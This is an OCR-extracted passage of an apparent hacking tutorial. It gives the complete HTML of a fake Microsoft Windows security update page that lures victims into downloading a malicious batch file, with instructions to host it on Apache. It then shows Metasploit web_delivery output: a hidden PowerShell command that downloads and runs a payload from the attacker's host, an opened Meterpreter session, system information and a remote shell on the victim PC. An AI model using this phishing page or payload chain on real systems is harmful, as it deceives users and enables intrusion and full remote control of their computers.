
```
<!DOCTYPE html>
<html>
<head>
<title>Windows Security Update </title>
</head>
<body>
<h1>Security Update for Windows</h1>
<p>Dear Microsoft Customer,</br></p>
<pre>
Please notice that Microsoft company has recently issued a Security Update for OS Microsoft Windows.
The update applies to the following OS versions: Microsoft Windows 7, Microsoft Windows 8,
Microsoft Windows 10, Microsoft Windows server 2008.

Please notice, that present update applies to high-priority updates category.
In order to help protect your computer against security threats and performance problems,
we strongly recommend you to install this update.
Document content goes here.....</pre>
<a href="http://192.168.0.125/update.bat"> Download Updates</a>
</body>
</html>
```

Now save this webpage as **index.html** and paste it in directory **/var /www/html**.




Now start Apache server .write following command. **Service Apache2 start**.



```
root@kali:~# service apache2 start
```

When the victim will open any web, this page showing windows security update message will displayed.

When victim will click on download update link & save the batch file. The batch file will execute automatically.




Security Update for Windows

Dear Microsoft Customer,

```
Please notice that Microsoft company has recently issued a Security Update for OS Microsoft Windows.
The update applies to the following OS versions: Microsoft Windows 7, Microsoft Windows 8,
Microsoft Windows 10, Microsoft Windows server 2008.

Please notice, that present update applies to high-priority updates category.
In order to help protect your computer against security threats and performance problems,
we strongly recommend you to install this update.
Document content goes here.....
```

Download Updates


Opening update.bat

You have chosen to open:

update.bat


which is: bat File (123 bytes)

from: http://192.168.0.125

Would you like to save this file?

Now you will get the control of victim PC. Now type the following command. Now type **sessions –l** to display sessions opened when the victim opens the link

Now the session has opened type **sysinfo** to get system information, then type **shell** to enter into Victims command prompt.



```
msf exploit(web_delivery) >
[*] Started reverse handler on 192.168.0.125:4444
[*] Using URL: http://0.0.0.0:8080/YkicUgY829fuX
[*] Local IP: http://192.168.0.125:8080/YkicUgY829fuX
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring(
'http://192.168.0.125:8080/YkicUgY829fuX'))
[*] 192.168.0.103    web_delivery - Delivering Payload
[*] Sending stage (885806 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.125:4444 -> 192.168.0.103:1298) at 2
015-12-01 16:17:13 +0530

msf exploit(web_delivery) > sessions -l

Active sessions
===============

  Id  Type                   Information                  Connection
  --  ----                   -----------                  ----------
  1   meterpreter x86/win32  Ignite01-PC\RAJ @ IGNITE01-PC  192.168.0.125:4444 -
> 192.168.0.103:1298 (192.168.0.103)

msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : IGNITE01-PC
OS              : Windows 7 (Build 7600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > shell
Process 3456 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Ignite 01\Downloads>
```